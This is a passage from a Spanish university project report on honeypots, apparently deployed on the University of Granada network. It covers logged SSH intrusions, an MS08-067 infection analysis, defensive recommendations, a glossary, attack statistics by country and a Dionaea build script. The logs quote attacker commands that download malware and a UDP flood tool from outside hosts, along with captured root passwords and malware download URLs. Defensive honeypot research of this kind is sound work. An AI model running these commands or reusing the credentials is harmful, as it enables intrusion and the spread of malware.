


Fig14: Geolocalización IP de los involucrados en un incidente típico de intrusión a través de SSH. Fuente: [9] Víctima, honeypot. Red C.S.I.R.C - U.G.R.

4 La actividad en estos incidentes tras la intrusión suele ser:

- Reconocimiento de la máquina.
- Robo de información
- Instalación de software para control de la maquina en actividades de:
 - Ocultación de la intrusión.
 - Robo de información.
 - Búsqueda y ataque otras víctimas potenciales.
 - Uso como proxy para otras actividades como IRC WAR.

```
SELECT * FROM tablaCmd WHERE ip = '95.77.175.43' ORDER BY fechaTimeStamp DESC
```

Enviar consulta SQLite ☐ Tabla Simplificada

```
2013-05-19 02:24:47 0 32 95.77.175.43 w
2013-05-19 02:24:49 0 32 95.77.175.43 wget
2013-05-19 02:24:52 0 32 95.77.175.43 uname -a
2013-05-19 02:24:54 0 32 95.77.175.43 ps x
2013-05-19 02:24:58 0 32 95.77.175.43 passwd
2013-05-19 02:25:24 0 32 95.77.175.43 wget http://www.deejayrobby.host.sk/hack/roby.tar
2013-05-19 02:25:30 0 32 95.77.175.43 tar xzvf roby.tar
2013-05-19 02:25:32 0 32 95.77.175.43 cd bil
2013-05-19 02:25:38 0 32 95.77.175.43 ./start Robi
2013-05-19 02:25:41 0 32 95.77.175.43 cd ..
2013-05-19 02:25:43 0 32 95.77.175.43 cd ..
2013-05-19 02:25:46 0 32 95.77.175.43 rm -rf
2013-05-19 02:26:17 0 32 95.77.175.43 wget http://root-arhive.at.ua/flood/global/udp.tgz
```

Fig15: Actividad de reconocimiento y descarga de malware tras las intrusión.

- 5 En algunas ocasiones el servidor emulado es secuestrado. Con credenciales compartidas en los demás secuestros o incluso personales del atacante. ¿Qué verdad y recursos desvelaría el acceso a dichos equipos, o incluso al del propio atacante? Al ser algo fuera de la legalidad, este proyecto no puede ni debe dar respuesta, aunque es una duda legítima.

```
SELECT * FROM tablaLogin WHERE resultado = '1' GROUP BY password ORDER BY rowid DESC
```

Enviar consulta SQLite ☐ Tabla Simplificada

2013-07-10 19:49:38 11	61.142.106.34	root p@ssw0rd	1
2013-06-28 05:30:47 517	61.131.252.198	root t3yub3sc1	1
2013-06-25 21:17:44 190	62.220.59.149	root kjeq993188414991519mmda.es	1
2013-05-06 00:28:05 11808	61.164.51.234	root icraareicre	1
2013-04-03 19:49:53 33	86.35.180.151	root siron16	1
2013-02-21 19:37:39 19	115.249.47.14	root root	1
2012-05-17 21:15:36 0	78.236.177.208	root asdxz123	1
1315868792	9	222.186.45.155 root f4cky0u	1

Fig15.1 Claves detectadas en el secuestro de equipo.

- 6 El software recopilado está principalmente compuesto por:
- Scripts de ocultación mediante borrado o filtrado de logs del sistema.
 - Paquetes fuentes de rootkits.
 - Aplicaciones precompiladas en combinación con scripts para automatización de localización y ataque a víctimas.
 - Software para controlar mediante bots conectados a servidores irc la máquina y scripts en perl para escaneo de puertos y denegación de servicios mediante el envío masivo de tramas SYNC.
 - Software bouncer o proxy.

Infección vírica

La principal amenaza interna a la red en este tiempo fue la infección propagación de infecciones víricas.

NOTA: Por privacidad se omitió las ip internas involucradas en la incidencia.

Veamos un ejemplo real:

1. Búsqueda de equipos infectados



Lista de ip involucradas en propagación vírica mediante vulnerabilidad (SMB ms08_067)

```
SELECT DISTINCT(remote_host)
FROM connections
WHERE remote_host like('150.214.%') and local_port = '445' and remote_host != 'IPEquipoSEGN' ...;
```

2. Fijamos nuestra atención en dos incidencias en la subred 60, los identificaremos como 150.214.60.A y 150.214.60.B.

```
SELECT * FROM connections WHERE connection = '122568' OR connection = '122411' ORDER BY connection DESC
```

Enviar consulta

122568	accept	tcp	smbd	2011-10-13 16:28:59	122568	None	150.214.	445	150.214.66	A	47869
122411	accept	tcp	smbd	2011-10-13 10:33:51	122411	None	150.214.	445	150.214.66	B	16586

3. Si consultamos el identificador universal del servicio solicitado a través de SMB, veremos que la petición tiene el identificador universal (4b324fc8-1670-01d3-1278-5a47bf6ee188)

```
SELECT * FROM dcerpcrequests WHERE connection = '122568' OR connection = '122411' ORDER BY dcerpcrequest_uuid DESC
```

Enviar consulta

744	122411	4b324fc8-1670-01d3-1278-5a47bf6ee188	31
758	122568	4b324fc8-1670-01d3-1278-5a47bf6ee188	31

4. Que se corresponde con la interface “lanmanserver service” SRVSVC. Y en concreto a la operación 22.

```
SELECT * FROM dcerpcservices WHERE dcerpcservice_uuid = '4b324fc8-1670-01d3-1278-5a47bf6ee188' ORDER BY dcerpcservice DESC
```

Enviar consulta

22	4b324fc8-1670-01d3-1278-5a47bf6ee188	SRVSVC
----	--------------------------------------	--------

5. Que es la emulación de la función NetprPathCanonicalize. Vinculada a la vulnerabilidad MS08-67 [\[10\]](#).

“The **NetprPathCanonicalize** method converts a path name to the canonical format”

Fuente [\[11\]](#).

```
SELECT * FROM dcerpcserviceops WHERE dcerpcserviceop = '22' ORDER BY dcerpcserviceop DESC
```

Enviar consulta

22	22	31	NetPathCanonicalize	MS08-67
----	----	----	---------------------	---------

6. Esto es explotado para inyectar el shellcode que solicita las siguientes descargas mediante protocolo http. Estas descargas son almacenadas y se obtiene la firma md5 del malware descargado

```
SELECT * FROM downloads WHERE connection = '122568' OR connection = '122411'
ORDER BY download DESC
```

Enviar consulta

```
6357 122568 http://146.185.246.117/t.exe adbe735664247021d3d2d515da10b1a4
6344 122411 http://146.185.246.117/ii.exe 446f2511da70b11490a0e8814a6baeef
```

7. Finalmente podemos identificar los servidores exteriores que proporcionan el malware (contenedores), para cortar su comunicación con la red atacada. También identificamos el malware a través de su firma md5 en unión de servicios como [\[12\]](#) y lo antivirus efectivos contra él.

SHA256:	41bdde2c2c47f5db00656199587d24fda4e3935704921e6639161db22ca19757	
Nombre:	446f2511da70b11490a0e8814a6baeef	
Detecciones:	38 / 42	
Fecha de análisis:	2012-04-26 16:56:54 UTC (hace 1 año, 2 meses)	
Antivirus	Resultado	Actualización
AhnLab-V3	Trojan/Win32.Buzus	20120423
AntiVir	TR/Agent.kdv.37949	20120424
Antiy-AVL	Trojan/Win32.Menti.gen	20120424
Avast	Win32:Kolab-MX [Trj]	20120423
AVG	Worm/Pakes.AFE	20120423
BitDefender	Trojan.Generic.KDV.376981	20120424

SHA256:	0c3e7029fd2208410f0d8e10ffefdc10494bb78b440e0275cd001428fc5b2815	
Nombre:	adbe735664247021d3d2d515da10b1a4	
Detecciones:	36 / 42	
Fecha de análisis:	2012-04-28 13:01:49 UTC (hace 1 año, 2 meses)	
Antivirus	Resultado	Actualización
AhnLab-V3	Trojan/Win32.Scar	20120428
AntiVir	TR/Dropper.Gen	20120428
Antiy-AVL	Trojan/Win32.Scar.gen	20120428
Avast	Win32:Downloader-KUV [Trj]	20120428
AVG	Generic25.ACEP	20120428
BitDefender	Trojan.Generic.KDV.380634	20120428

Fig16: Malware captado por la herramienta honeypot, detectado e identificado. Mediante servicio VirusTotal [\[12\]](#)

CONCLUSIONES

Como se ha demostrado las amenazas que surgen en una infraestructura de red son muy variadas. Un sistema de detección pasiva como son los honeypots ayudan de manera crucial, junto con técnicas de detección activa, auditorías de pentesting periódicas y buena praxis en la administración y securización de equipos y servicios.

En concreto la red de la U.G.R, es un complejo ecosistema de subredes públicas y privadas con equipos, servicios y dispositivos. Con usuarios de perfiles distintos como personal de administración, personal investigación, personal laboral y alumnado. El volumen de amenazas y su variedad, tanto por naturaleza como origen, requieren de métodos efectivos y automatizados que permitan una detección temprana y un tratamiento ágil de las incidencias que surgen en seguridad informática.

Con la elaboración de este proyecto se han cumplido dos objetivos. Por un lado proveer de una herramienta a tal fin y por otro la extracción de información que permita la documentación de amenazas a las que se ve sometida dicha red.

Del estudio de dichas amenazas extraemos las siguientes consideraciones y medidas preventivas:

NOTA: En fecha de redacción de este trabajo y durante el tiempo de elaboración del mismo casi la totalidad de dichas medidas han sido o están implantándose de manera exitosa.

Administración

- Una política cuidadosa de elección de las credenciales.
- Correcta configuración de seguridad en sistemas operativos y la aplicación de reglas de cortafuegos (Áreas de Sistemas de Investigación y Área de Sistemas de Gestión).
- Actualización y parchado periódico de las imágenes que son cargadas en la red administrativa (Área de Micro Informática) y de aulas (Área de Aulas).

Redes

- Aislamiento mediante VPN o subredes privadas de los servicios en producción que sean de uso privado del servicio de informática.
- Capado del acceso desde redes públicas, como son la VPN y la red inalámbrica, a subredes que no abastezcan de servicios públicos.
- Proveer de mecanismos técnicos que permitan la utilización eficiente de las técnicas de seguridad activa, como es el registro y consulta eficiente de los históricos de conexión.

Seguridad

- Gestión automatizada del registro y tratamiento de incidencias de seguridad tanto de origen interno como externo. Siempre con soporte humano para la toma final decisiones.
- Auditorías periódicas de seguridad mediante test de penetración.
 - No basta con detectar la amenaza, hay que adelantarse y documentar para la corrección por parte de las áreas implicadas de dicha amenaza.
- Ampliación del conocimiento del área hacia campos como el análisis de malware (Byte Forensic).
 - Con la detección de la amenaza la eficacia es solo parcial.

- Es necesario el estudio profesional de la misma para la evaluación real de su alcance. si la amenaza hubiera sido efectiva.
- Elaboración de seminarios enfocados a la seguridad para la comunidad universitaria.

GLOSARIO DE TERMINOS

Black/Grey/White Hat: Terminos que hace referencia a hackers según su ética profesional. Mientras que Black Hat busca negocio o beneficio propio, el White es totalmente altruista dona su conocimiento a la víctima. El Grey Hat es un caso especial en el que según su afinidad por la víctima toma una postura u otra.

Botnet: Botnet es un término que hace referencia a un conjunto de robots informáticos o bots, que se ejecutan de manera autónoma y automática. El artífice de la botnet puede controlar todos los ordenadores/servidores infectados de forma remota y normalmente lo hace a través del IRC. Las nuevas versiones de estas botnets se están enfocando hacia entornos de control mediante HTTP, con lo que el control de estas máquinas será mucho más simple.

Electricista Hacker: La amenaza más eficiente e indetectable, con tan solo descolgar y arrastrar la tapa de la caja los fusibles sobre estos puede dejar incomunicadas infraestructuras completas.

Malware: Malware (del inglés malicious software), también llamado badware, código maligno, software malicioso o software malintencionado, es un tipo de software que tiene como objetivo infiltrarse o dañar una computadora o Sistema de información sin el consentimiento de su propietario.

Payload: PayLoad es una función adicional que posee cierta amenaza en particular. La traducción exacta del inglés, es más precisa respecto a su definición: "carga útil". Refiere a acciones adicionales, **incluidas en virus, gusanos** o troyanos; como por ejemplo robo de datos, eliminación de archivos, sobre-escritura del disco, reemplazo de la BIOS, etc.

Pentest: Un Penetration Testing o Test de Penetración, es un procedimiento metodológico y sistemático en el que se simula un ataque real a una red o sistema, con el fin de descubrir y reparar sus problemas de seguridad, a continuación veremos la documentación mas recomendada para aprender a realizar correctamente un test de penetración.

Proxy: Un proxy, en una red informática, es un programa o dispositivo que realiza una acción en representación de otro, esto es, si una hipotética máquina A solicita un recurso a una C, lo hará mediante una petición a B; C entonces no sabrá que la petición procedió originalmente de A.

Shellcode: Código que proporciona una shell del sistema. Es inyectado en la pila de ejecución de un programa en formato hexadecimal. Técnicas más avanzadas realizan codificación mediante uso de la función xor para su ofuscación.

Troyano: En informática, se denomina troyano o caballo de Troya (traducción literal del inglés Trojan horse) a un software malicioso que se presenta al usuario como un programa aparentemente legítimo e inofensivo pero al ejecutarlo ocasiona daños.

Zombi: Es la denominación que se asigna a computadores personales que tras haber sido infectados por algún tipo de malware, pueden ser usadas por una tercera persona para ejecutar actividades hostiles. Este uso se produce sin la autorización o el conocimiento del usuario del equipo. El nombre procede de los zombis o muertos vivientes esclavizados, figuras legendarias surgidas de los cultos vudú.

ANEXO ESTADISTICAS DE ATAQUES GLOBAL POR PAISES

CHINA	354.356
ESPAÑA (FALSO, NO ESTAN FILTRADAS PRUEBAS INTERNAS)	115.906
ESTADOS UNIDOS DE AMÉRICA	33.604
ALEMANIA	12.421
REPÚBLICA DE COREA	7.063
CANADÁ	5.688
ARGENTINA	4.813
FEDERACIÓN DE RUSIA	4.532
- NO REGISTRADO	4.437
KOREA, REPUBLIC OF	3.614
BRASIL	3.536
TAIWAN	3.314
INDIA	3.284
FRANCIA	2.850
TURQUÍA	2.780
REINO UNIDO DE GRAN BRETAÑA E IRLANDA DEL NORTE	2.433
TAILANDIA	2.368
GRECIA	2.155
JAPÓN	2.155
INDONESIA	1.944
PAÍSES BAJOS	1.944
PALESTINIAN TERRITORY	1.914
UCRANIA	1.910
RUSSIAN FEDERATION	1.843
NIGERIA	1.829
POLONIA	1.747
COLOMBIA	1.715
JAPAN	1.566
BRAZIL	1.317
VIET NAM	1.298
ITALY	1.248
FRANCE	1.171
GERMANY	1.140
HONG KONG	1.077
TURKEY	1.019
CHILE	918
UNITED KINGDOM	871
VENEZUELA	755
ITALIA	698
ISRAEL	676
NETHERLANDS	665
EGYPT	630
IRAN, ISLAMIC REPUBLIC OF	612
RUMANIA	592
AUSTRALIA	587
EMIRATOS ÁRABES UNIDOS	498
CANADA	484

MÉXICO	466
SUDÁFRICA	439
THAILAND	419
SWEDEN	388
MEXICO	355
KAZAJSTÁN	355
ROMANIA	344
MALAYSIA	319
SUECIA	317
GUATEMALA	315
SWAZILANDIA	303
PANAMÁ	298
BULGARIA	247
POLAND	235
CHIPRE	227
RWANDA	223
BANGLADESH	220
LUXEMBURGO	210
IRLANDA	205
ISLANDIA	191
FINLANDIA	185
IRÁN	175
REPÚBLICA CHECA	172
SWITZERLAND	167
MALASIA	163
PORTUGAL	161
DJIBOUTI	160
AZERBAIYÁN	151
GREECE	148
ME	144
EGIPTO	138
EL SALVADOR	125
CROATIA	124
KUWAIT	116
GEORGIA	114
LATVIA	110
LITUANIA	101
ARABIA SAUDITA/ARABIA SAUDÍ	98
SINGAPORE	97
SAUDI ARABIA	92
SINGAPUR	91
HONDURAS	88
URUGUAY	80
NUEVA ZELANDA	80
PERÚ	79
PAKISTAN	79
FILIPINAS	78
DENMARK	70
CZECH REPUBLIC	69
AUSTRIA	65
MACAO	63
PHILIPPINES	62
EUROPA	59
PALESTINA	55
BELARUS	50
HUNGARY	50

ECUADOR	49
GHANA	44
KAZAKHSTAN	43
SUIZA	43
TONGA	42
LITHUANIA	42
LUXEMBOURG	39
PANAMA	39
BELGIUM	36
TANZANIA, UNITED REPUBLIC OF	35
SERBIA	34
KENYA	34
IRELAND	31
RS	31
SLOVAKIA	30
UGANDA	29
LETONIA	29
PERU	29
DINAMARCA	28
ARMENIA	28
NORWAY	27
COSTA RICA	27
BELARÚS	27
IRAQ	27
MACEDONIA	25
REPÚBLICA DEMOCRÁTICA POPULAR LAO	25
MONGOLIA	25
FINLAND	25
NORUEGA	25
BÉLGICA	24
MOLDOVA, REPUBLIC OF	23
PUERTO RICO	22
MOROCCO	22
REPÚBLICA DOMINICANA	21
NEW ZEALAND	21
BOLIVIA	21
SLOVENIA	20
CYPRUS	19
UNITED ARAB EMIRATES	19
HUNGRÍA	19
ESTONIA	19
MOLDOVA	18
JORDANIA	16
KYRGYZSTAN	13
PAKISTÁN	13
LEBANON	13
SEYCHELLES	13
PARAGUAY	12
JORDAN	12
QATAR	11
ALGERIA	10
ALBANIA	10
JAMAICA	10
MARRUECOS	10
ANTILLAS NEERLANDESAS	9
SEYCHELLES	9

BAHRAIN	9
LÍBANO	9
ESLOVENIA	8
NAMIBIA	7
SATELLITE PROVIDER	7
ICELAND	7
NICARAGUA	7
TUNISIA	6
ANONYMOUS PROXY	6
SRI LANKA	6
TÚNEZ	6
REPÚBLICA ESLOVACA/ESLOVAQUIA	6
DOMINICAN REPUBLIC	6
OMÁN	6
CAMBODIA	6
UZBEKISTÁN	5
NEPAL	5
ZIMBABWE	5
TRINIDAD AND TOBAGO	5
LAO PEOPLE'S DEMOCRATIC REPUBLIC	5
BRUNEI DARUSSALAM	5
ARUBA	5
GUAM	5
TAJIKISTAN	5
ZAMBIA	4
BURUNDI	4
BAHREIN	4
ETHIOPIA	4
MADAGASCAR	3
MACAU	3
MAURITIUS	3
MALI	3
NEW CALEDONIA	3
TAYIKISTÁN	3
BAHAMAS	3
SAINT LUCIA	2
REPÚBLICA UNIDA DE TANZANÍA	2
MONTENEGRO	2
CAMBOYA	2
SENEGAL	2
ANGOLA	2
OMAN	2
TRINIDAD Y TABAGO	2
COTE D'IVOIRE	2
BOSNIA AND HERZEGOVINA	2
IM	1
CENTRAL AFRICAN REPUBLIC	1
ARGELIA	1
SRI LANKA	1
BOTSWANA	1
TURKMENISTAN	1
TOGO	1
BARBADOS	1
YEMEN	1
MOZAMBIQUE	1
GUADELOUPE	1

NORTHERN MARIANA ISLANDS	1
FRENCH GUIANA	1
SUDÁN	1

ANEXO DE ENSAMBLADO

REQUERIMIENTOS HARDWARE

Sistema base + 256 MB Ram + 10Gb Disco Duro.

REQUERIMIENTOS SOFTWARE

VirtualBox3.2.X	http://www.virtualbox.org/
Linux Ubuntu 10.04Lts 32bits	http://www.ubuntu.com/desktop/get-ubuntu/download
Dionaea	http://dionaea.carnivore.it/
Kippo	http://code.google.com/p/kippo/

INSTALACION DEL VIRTUALBOX3

<http://www.virtualbox.org/manual/ch02.html>

INTALACION DE UBUNTU

http://www.guia-ubuntu.org/index.php?title=Instalaci%C3%B3n_est%C3%A1ndar

CONSTRUCCION DE LA MAQUINA VIRTUAL

AJUSTES DEL SISTEMA VIRTUAL

Desactivación del servicio dhcp

Al configurar la conexión con ip estática de desactiva.

Desactivación del servicio cups

```
~$ sudo update-rc.d -f cups remove
```

Deinstalación (No funciona desactivación) del servicio avahi-daemon

```
~$ sudo update-rc.d -f avahi-daemon remove (NO FUNCIONA)
~$ sudo apt-get remove avahi-daemon (SOLUCION)
```

Desinstalación de las herramientas multimedia, ofimática y juegos

Nos vamos a “Aplicaciones”->”Centro de software de Ubuntu” y desde ahí las quitamos una por una.

INSTALACION DEL HONEYPOT DIONAEA (22/08/2011)

#DEPENDENCIAS



```
~# sudo apt-get install libudns-dev libglib2.0-dev libssl-dev libcurl4-openssl-dev  
libreadline-dev libsqlite3-dev python-dev libtool automake autoconf build-essential  
subversion git-core flex bison pkg-config
```

#POF (OPCIONAL)



```
~# sudo apt-get install p0f
```

#OPENSSL (OPCIONAL)



```
~# sudo apt-get install cvs  
~# cvs -d anonymous@cvs.openssl.org:/openssl-cvs co openssl  
~# cd openssl  
~openssl# ./Configure shared --prefix=/opt/dionaea linux-x86_64 ERROR  
~openssl# ./config SOLUCION  
~openssl# make SHARED LDFLAGS=-Wl,-rpath,/opt/dionaea/lib  
~openssl# sudo make install  
~openssl# cd ..
```

#LIBLCFG



```
~# git clone git://git.carnivore.it/liblcfg.git liblcfg  
~# cd liblcfg/code  
~liblcfg/code# autoreconf -vi  
~liblcfg/code# ./configure --prefix=/opt/dionaea  
~liblcfg/code# make install  
~liblcfg/code# cd ..  
~liblcfg# cd ..
```

#LIBEMU



```
~# git clone git://git.carnivore.it/libemu.git libemu  
~# cd libemu  
~libemu# autoreconf -vi  
~libemu# ./configure --prefix=/opt/dionaea  
~libemu# make install  
~libemu# cd ..
```

#LIBNL (OPCIONAL)



```
~# git clone git://git.kernel.org/pub/scm/libs/netlink/libnl.git
~# cd libnl
~libnl# autoreconf -vi
~libnl# export LDFLAGS=-Wl,-rpath,/opt/dionaea/lib
~libnl# ./configure --prefix=/opt/dionaea
~libnl# make
~libnl# make install
~libnl# cd ..
```

#LIBEV



```
~# wget http://dist.schmorp.de/libev/libev-4.04.tar.gz
~# tar xzf libev-4.04.tar.gz
~# cd libev-4.04
~libev-4.04# ./configure --prefix=/opt/dionaea
~libev-4.04# make install
~libev-4.04# cd ..
```

#PYTHON 3.2



```
~# wget http://python.org/ftp/python/3.2/Python-3.2.tgz
~# tar xzf Python-3.2.tgz
~# cd Python-3.2/
~Python-3.2# ./configure --enable-shared --prefix=/opt/dionaea --with-computed-gotos --
enable-ipv6 LDFLAGS="-Wl,-rpath=/opt/dionaea/lib/"
~Python-3.2# make
~Python-3.2# make install
~Python-3.2# cd ..
```

#CYTHON



```
~# git clone https://github.com/cython/cython.git
~# cd cython
~cython# /opt/dionaea/bin/python3 setup.py install
~cython# python setup.py build
~cython# sudo python setup.py install
~cython# cd ..
```

#LXML Y DEPENDENCIAS (RECOMENDADO)



```
~# apt-get install libxml2-dev libxslt1-dev
~# wget http://codespeak.net/lxml/lxml-2.3.tgz
~# tar xzf lxml-2.3.tgz
~# cd lxml-2.3
~lxml-2.3# /opt/dionaea/bin/python3 setup.py install
~lxml-2.3# cd ..
```

#C-ARES



```
~# wget http://c-ares.haxx.se/c-ares-1.7.3.tar.gz
~# tar xzf c-ares-1.7.3.tar.gz
~# cd c-ares-1.7.3
~c-ares-1.7.3# ./configure --prefix=/opt/dionaea
~c-ares-1.7.3# make
~c-ares-1.7.3# make install
~c-ares-1.7.3# cd ..
```

#CURL



```
~# wget http://curl.haxx.se/download/curl-7.20.0.tar.bz2
~# tar xjf curl-7.20.0.tar.bz2
~# cd curl-7.20.0
~curl-7.20.0# ./configure --prefix=/opt/dionaea --enable-ares=/opt/dionaea
~curl-7.20.0# make
~curl-7.20.0# make install
~curl-7.20.0# cd ..
```

#LIBPCAP



```
~# wget http://www.tcpdump.org/release/libpcap-1.1.1.tar.gz
~# tar xzf libpcap-1.1.1.tar.gz
~# cd libpcap-1.1.1
~libpcap-1.1.1# ./configure --prefix=/opt/dionaea
~libpcap-1.1.1# make
~libpcap-1.1.1# make install
~libpcap-1.1.1# cd ..
```

#UDNS



```
~# apt-get install libudns0 libudns-dev
```

#DIONAEA



```
~# git clone git://git.carnivore.it/dionaea.git dionaea
~# autoreconf -vi
~# cd dionaea/
~dionaea# autoreconf -vi
~dionaea# ./configure --with-lcfg-include=/opt/dionaea/include/ \
--with-lcfg-lib=/opt/dionaea/lib/ \
--with-python=/opt/dionaea/bin/python3.2 \
--with-cython-dir=/opt/dionaea/bin \
--with-udns-include=/usr/include/ \
--with-udns-lib=/usr/lib/ \
--with-emu-include=/opt/dionaea/include/ \
--with-emu-lib=/opt/dionaea/lib/ \
--with-gc-include=/usr/include/gc \
--with-ev-include=/opt/dionaea/include \
--with-ev-lib=/opt/dionaea/lib \
--with-nl-include=/opt/dionaea/include \
--with-nl-lib=/opt/dionaea/lib/ \
--with-curl-config=/opt/dionaea/bin/ \
--with-pcap-include=/opt/dionaea/include \
--with-pcap-lib=/opt/dionaea/lib/ \
--with-glib=/opt/dionaea
~dionaea# make
~dionaea# make install
```


SCRIPT DE INSTALACION AUTOMATICA DE DIONAEA

```
#!/bin/bash

if [ $? != 0 ]; then
    exit
fi

#DEPENDENCIAS
apt-get install libudns-dev \
libglib2.0-dev \
libssl-dev \
libcurl4-openssl-dev \
libreadline-dev \
libsqlite3-dev \
python-dev \
libtool \
automake \
autoconf \
build-essential \
subversion \
git-core \
flex \
bison \
pkg-config \
gettext

### sqlite3
apt-get install sqlite3

### p0f
apt-get install p0f

if [ ! -e "/opt/dionaea" ]; then
    mkdir /opt/dionaea
fi

if [ ! -e "dionaea" ]; then
    mkdir dionaea
fi
cd dionaea
MYPWD=`pwd`

### openssl (OPCIONAL)
if [ ! -e "openssl" ]; then
    apt-get install cvs
    cvs -d anonymous@cvs.openssl.org:/openssl-cvs co openssl
    cd openssl
    ./config
    make SHARED_LDFLAGS=-Wl,-rpath,/opt/dionaea/lib
    make install
    cd $MYPWD
fi

### liblcfg
if [ ! -e "liblcfg" ]; then
    git clone git://git.carnivore.it/liblcfg.git liblcfg
    cd liblcfg/code
else
    cd liblcfg/code
    git pull
fi
autoreconf -vi
./configure --prefix=/opt/dionaea
make install
cd $MYPWD

### libemu
if [ ! -e "libemu" ]; then
    git clone git://git.carnivore.it/libemu.git libemu
    cd libemu
else
    cd libemu
    git pull
fi
autoreconf -vi
./configure --prefix=/opt/dionaea
```

```

make install
cd $MYPWD

### libnl (OPCIONAL)
if [ ! -e "libnl" ]; then
    git clone git://git.kernel.org/pub/scm/libs/netlink/libnl.git
    cd libnl
else
    cd libnl
    git pull
fi
autoreconf -vi
export LDFLAGS=-Wl,-rpath,/opt/dionaea/lib
./configure --prefix=/opt/dionaea
make
make install
cd $MYPWD

### libev
if [ ! -e "libev-4.04" ]; then
    wget http://dist.schmorp.de/libev/libev-4.04.tar.gz
    tar xzf libev-4.04.tar.gz
    cd libev-4.04
    ./configure --prefix=/opt/dionaea
    make install
    cd $MYPWD
fi

### python3
if [ ! -e "Python-3.2" ]; then
    wget http://python.org/ftp/python/3.2/Python-3.2.tgz
    tar xzf Python-3.2.tgz
    cd Python-3.2/
    ./configure --enable-shared --prefix=/opt/dionaea --with-computed-gotos \
        --enable-ipv6 LDFLAGS="-Wl,-rpath=/opt/dionaea/lib/"
    make
    make install
    cd $MYPWD
fi

### cython
if [ ! -e "cython" ]; then
    git clone https://github.com/cython/cython.git
    cd cython
else
    cd cython
    git pull
fi
/opt/dionaea/bin/python3 setup.py install
cd $MYPWD

### lxml
if [ ! -e "lxml-2.3" ]; then
    ### DEPENDENCIAS libxml2 libxslt
    apt-get install libxml2-dev libxslt1-dev

    wget http://lxml.de/files/lxml-2.3.tgz
    tar xzf lxml-2.3.tgz
    cd lxml-2.3/
    /opt/dionaea/bin/python3 setup.py install
    cd $MYPWD
fi

### c-ares (OBSOLETO? NECESARIO PARA CURL)
if [ ! -e "c-ares-1.7.5" ]; then
    wget http://c-ares.haxx.se/download/c-ares-1.7.5.tar.gz
    tar xzf c-ares-1.7.5.tar.gz
    cd c-ares-1.7.5
    ./configure --prefix=/opt/dionaea
    make
    make install
    cd $MYPWD
fi

### curl
if [ ! -e "curl-7.20.0" ]; then
    wget http://curl.haxx.se/download/curl-7.20.0.tar.bz2
    tar xjf curl-7.20.0.tar.bz2

```

```

        cd curl-7.20.0
        ./configure --prefix=/opt/dionaea --enable-ares=/opt/dionaea
        make
        make install
        cd $MYPWD
    fi

### libpcap
if [ ! -e "libpcap-1.1.1" ]; then
    wget http://www.tcpdump.org/release/libpcap-1.1.1.tar.gz
    tar xzf libpcap-1.1.1.tar.gz
    cd libpcap-1.1.1
    ./configure --prefix=/opt/dionaea
    make
    make install
    cd $MYPWD
fi

### udns
###(OPCIONAL NO USAR EN DEBIAN - INSTALAR libudns0_0.0.9-3_i386.deb Y libudns-dev_0.0.9-3_i386.deb)
###(OPCIONAL NO USAR EN UBUNTU)
apt-get install libudns0 libudns-dev
#if [ ! -e "udns-0.0.9" ]; then
#    wget http://www.corpit.ru/mjt/udns/old/udns_0.0.9.tar.gz
#    tar xzf udns_0.0.9.tar.gz
#    cd udns-0.0.9/
#    ./configure
#    make shared
#    cd $MYPWD
#fi

### dionaea
###(CAMBIAR PARA DEBIAN Y UBUNTU)
###--with-udns-include=/opt/dionaea/include/ \
###--with-udns-lib=/opt/dionaea/lib/ \
### POR
###--with-udns-include=/usr/include/ \
###--with-udns-lib=/usr/lib/ \#
git clone git://git.carnivore.it/dionaea.git dionaea
cd dionaea
autoreconf -vi
./configure --with-lcfg-include=/opt/dionaea/include/ \
--with-lcfg-lib=/opt/dionaea/lib/ \
--with-python=/opt/dionaea/bin/python3.2 \
--with-cython-dir=/opt/dionaea/bin \
--with-udns-include=/usr/include/ \
--with-udns-lib=/usr/lib/ \
--with-emu-include=/opt/dionaea/include/ \
--with-emu-lib=/opt/dionaea/lib/ \
--with-gc-include=/usr/include/gc \
--with-ev-include=/opt/dionaea/include \
--with-ev-lib=/opt/dionaea/lib \
--with-nl-include=/opt/dionaea/include \
--with-nl-lib=/opt/dionaea/lib/ \
--with-curl-config=/opt/dionaea/bin/ \
--with-pcap-include=/opt/dionaea/include \
--with-pcap-lib=/opt/dionaea/lib/ \
